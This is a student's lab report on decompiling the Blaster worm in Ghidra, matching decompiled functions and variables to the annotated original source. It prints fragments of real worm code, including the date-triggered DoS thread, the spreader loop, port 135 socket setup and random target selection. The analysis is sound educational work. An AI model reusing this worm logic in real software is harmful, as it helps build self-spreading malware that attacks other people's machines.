
CPSC 458-01 Exercise 2


Wayne Muse


1. Introduction:


We set up Ghidra and JDE using the Ghidra installation instructions online and installed both on the Win10 VM. Then we downloaded and unzipped the Blaster.exe and ran Ghidra to decompile the code and update Ghidra's database to the correct names of functions in the Blaster C code.

2. Open the imported executable in Ghidra's Code Browser. When the analysis is complete, open the entry point and use it to find the main function. Use "Rename Function" to change the name to main().





CodeBrowser: Excersie 2:/Blaster.exe
Function Graph [CodeBrowser: Excersie 2:/Blaster.exe]
Function Graph - FUN_00402134 - 20 vertices (Blaster.exe)
Decompile: FUN_00402134 - (Blaster.exe)
Program Trees
Symbol Tree
Data Type Manager
Console - Scripting
Type here to search
7:26 PM
10/22/2024


CodeBrowser: Excersie 2:/Blaster.exe
Function Graph [CodeBrowser: Excersie 2:/Blaster.exe]
Function Graph - main - 24 vertices (Blaster.exe)
Decompile: main - (Blaster.exe)
Program Trees
Symbol Tree
Data Type Manager
Console - Scripting
Type here to search
7:34 PM
10/22/2024



Used the Entry function in Ghidra to find the entry point. From there we looked for the main() function. The entry function called FUN_00402134 and upon investigation we found that it leads to main(). We Determine that this is main for several reasons: WSADATA WSAData and HKEY hKey variables were like the ones in blaster.cpp

3. Review `Win32.Blaster.cpp` and use “Rename Global” and “Rename Variable” to change the names of the variables in `main()` that you can identify in Ghidra to match the names used in the original source code.



After finding main() we renamed all the variables to match with the variables in Win32.Blaster.cpp. For example, both main() in Blaster.cpp and in the decompiled code within use the variable type WSDATA and HKEY so it was easy to rename those variables. Finding where those unnamed variables using function calls within Blaster.cpp was my method of hunting and renaming all the variables.

4. Similarly, use “Rename Function” to identify `blaster_DoS_thread()`, `blaster_spreader()`, and any other functions (including those in the C standard library) that were not automatically identified.

```
  GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"d",monthstring,3);
  GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"M",daystring,3);
  ThreadId = atoi((char *)monthstring);
  if ((0xf < ThreadId) && (ThreadId = atoi((char *)daystring), 8 < ThreadId)) {
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_00401d40,(LPVOID)0x0,0,&DStack_3ac);
  }
  do {
    FUN_00401540();
  } while( true );
}
```

```
343     sizeof(monthstring));
344     if (atoi(daystring) > 15 && atoi(monthstring) > 8)
345     CreateThread(NULL, 0,
346     blaster_DoS_thread,
347     0, 0, &ThreadId);
348
349     /*
350     * As the final task of the program, go into worm mode
351     * trying to infect systems.
352     */
353     for (;;)
354     blaster_spreader();
```

2 References Search

In this file


346 blaster_DoS_thread,

1080 WINAPI blaster_DoS_thread(LPVOID p)

Search for this symbol

```
do {
  blaster_spreader();
} while( true );
```

```
for (;;)
blaster_spreader();
```



5. While Ghidra is able to infer the types of some common structs from the C standard library and the Win32 API, it does not automatically find them all

   In the definition for blaster_spreader(), find and rename the variables sin and peer, then scroll back to the variable list at the top of the function. Use “Retype Variable” to give those variables the correct type.

Sin and Peer are local_28 and local_144 because these disassembly codes:

```
local_28.sa_family = 2;
local_28.sa_data._0_2_ = htons(135);
local_28.sa_data._2_4_ = inet_addr();

getpeername((SOCKET)s,(sockaddr *)local_144,local_10);
```


are the same as Win32Blaster.cpp's variable names:

```
getpeername(sockarray[i],
(struct sockaddr*)&peer, &sizeof_peer);
victim_ip = inet_ntoa(peer.sin_addr);
```

Decompile: blaster_spreader - (Blaster.exe)

```
1
2  void blaster_spreader(void)
3
4  {
5    HANDLE s;
6    u_short uVar1;
7    SOCKET s_00;
8    ulong uVar2;
9    char *pcVar3;
10   int iVar4;
11   int iVar5;
12   SOCKET aSStack_194 [20];
13   sockaddr local_144;
14   fd_set local_134;
15   sockaddr local_28;
16   timeval local_18;
17   int local_10 [3];
18
19   local_10[2] = DAT_00405004 ^ (uint)&stack0xfffffffc;
20   local_10[1] = 1;
21   local_28.sa_data[2] = '\0';
22   local_28.sa_data[3] = '\0';
23   local_28.sa_data[4] = '\0';
24   local_28.sa_data[5] = '\0';
25   local_28.sa_data[6] = '\0';
26   local_28.sa_data[7] = '\0';
27   local_28.sa_data[8] = '\0';
28   local_28.sa_data[9] = '\0';
29   local_28.sa_data[10] = '\0';
30   local_28.sa_data[0xb] = '\0';
31   local_28.sa_data[0xc] = '\0';
32   local_28.sa_data[0xd] = '\0';
33   local_28.sa_family = 2;
34   local_28.sa_data[0] = '\0';
35   local_28.sa_data[1] = '\0';
36   uVar1 = htons(0x87);
37   iVar4 = 0;
38   local_28.sa_data._0_2_ = uVar1;
39   do {
```


6. Once you have renamed and/or retyped every variable in `main()` that you found in the original source code, does that account for every variable listed in the decompiled code? What is the source of the discrepancy?



After renaming every variable in main(), there are a few descripencies between the decompiled code and the orginal source code. There are some variables within the decompiled code not found in the source such as uint local_c and local_3b4 that appear to be used for stoack protection and are likely created during compliation for optimization. There is also variables like DAT_00405004 and DAT_00405398 that seem to store IP addresses or config data and are

global variables or constants in the code. These strange discrepancies occur during compling and/or decompiling code for compiler optimization, stack protection, register assignments, etc.

7.



```
* location, it discovered the location of itself dynamically
* through this function call. This has the side effect of
* making it easier to change the name of the worm, as well
* as making it easier to launch it.
*/
GetModuleFileNameA(NULL, msblast_filename,
sizeof(msblast_filename));

/*
* When the worm infects a dialup machine, every time the user
* restarts their machine, the worm's network communication
* will cause annoying 'dial' popups for the user. This will
* make them suspect their machine is infected.
* The function call below makes sure that the worm only
* starts running once the connection to the Internet
* has been established and not before.
* BUFORD: I think Buford tested out his code on a machine
* and discovered this problem. Even though much of the
* code indicates he didn't spend much time on
* testing his worm, this line indicates that he did
* at least a little bit of testing.
*/
while (!InternetGetConnectedState(&ThreadId, 0))
Sleep (20000); /*wait 20 seconds and try again */

/*
* Initialize the low-order byte of target IP address to 0.
*/
ClassD = 0;

/*
* The worm must make decisions "randomly": each worm must
* choose different systems to infect. In order to make
* random choices, the programmer must "seed" the random
* number generator. The typical way to do this is by
* seeding it with the current timestamp.
* BUFORD: Later in this code you'll find that Buford calls
* 'srand()' many times to reseed. This is largely
* unnecessary, and again indicates that Buford is not
* confident in his programming skills, so he constantly
* reseeds the generator in order to make extra sure he
* has gotten it right.
*/
srand(GetTickCount());

/*
* This initializes the "local" network to some random
* value. The code below will attempt to figure out what
* the true local network is -- but just in case it fails,
* the initialization fails, using random values makes sure
* the worm won't do something stupid, such as scan the
* network around 0.0.0.0
*/
local_class_a = (rand() % 254)+1;
local_class_b = (rand() % 254)+1;

/*
* This discovers the local IP address used currently by this
* victim machine. Blaster randomly chooses to either infect
* just the local ClassB network, or some other network,
* therefore it needs to know the local network.
* BUFORD: The worm writer uses a complex way to print out
* the IP address into a string, then parse it back again
* to a number. This demonstrates that Buford is fairly
* new to C programming: he thinks in terms of the printed
* representation of the IP address rather than in its
* binary form.
*/
if (gethostname(myhostname, sizeof(myhostname)) != -1) {
HOSTENT *p_hostent = gethostbyname(myhostname);

if (p_hostent != NULL && p_hostent->h_addr != NULL) {
```

```
ThreadId = InternetGetConnectedState(&DStack_3ac,0);
while (ThreadId == 0) {
  Sleep(20000);
  ThreadId = InternetGetConnectedState(&DStack_3ac,0);
}
DAT_004054c4 = 0;
DVar1 = GetTickCount();
::srand(DVar1);
ThreadId = rand();
DAT_004054c8 = ThreadId % 0xfe + 1;
ThreadId = rand();
DAT_004054cc = ThreadId % 0xfe + 1;
ThreadId = gethostname(myhostname,0x200);
srand = GetTickCount_exref;
if (((ThreadId != -1) &&
    (p_hostent = gethostbyname(myhostname), srand = GetTickCount_exref,
    p_hostent != (hostent *)0x0)) &&
   ((_union_1226 *)*p_hostent->h_addr_list != (_union_1226 *)0x0)) {
  p_addr_item = inet_ntoa((in_addr)((_union_1226 *)*p_hostent->h_addr_list)->S_un_b);
  FUN_00401010(myhostname,&DAT_00403210,(char)p_addr_item);
  p_addr_item = strtok(myhostname,".");
  DAT_00405398 = atoi(p_addr_item);
  p_addr_item = strtok((char *)0x0,".");
  DAT_00405394 = atoi(p_addr_item);
  p_addr_item = strtok((char *)0x0,".");
  DAT_004053a0 = atoi(p_addr_item);
  srand = GetTickCount_exref;
  if (0x14 < DAT_004053a0) {
    DVar1 = GetTickCount();
    ::srand(DVar1);
    ThreadId = rand();
    DAT_004053a0 = DAT_004053a0 - ThreadId % 0x14;
  }
  DAT_004054c8 = DAT_00405398;
  DAT_004054cc = DAT_00405394;
  local_3b4 = 1;
}
_Seed = (*srand)();
::srand(_Seed);
iVar2 = rand();
DAT_00405390 = 1;
ThreadId = 0;
if (0xb < iVar2 % 0x14) {
  ThreadId = local_3b4;
}
iVar2 = rand();
if (7 < iVar2 % 10) {
  DAT_00405390 = 2;
}
if (ThreadId == 0) {
  ThreadId = rand();
  DAT_00405398 = ThreadId % 0xfe + 1;
  ThreadId = rand();
  DAT_00405394 = ThreadId % 0xfe;
  ThreadId = rand();
  DAT_004053a0 = ThreadId % 0xfe;
}
GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"d",monthstring,3);
GetDateFormatW(0x409,0,(SYSTEMTIME *)0x0,L"M",daystring,3);
ThreadId = atoi((char *)monthstring);
if ((0xf < ThreadId) && (ThreadId = atoi((char *)daystring), 8 < ThreadId)) {
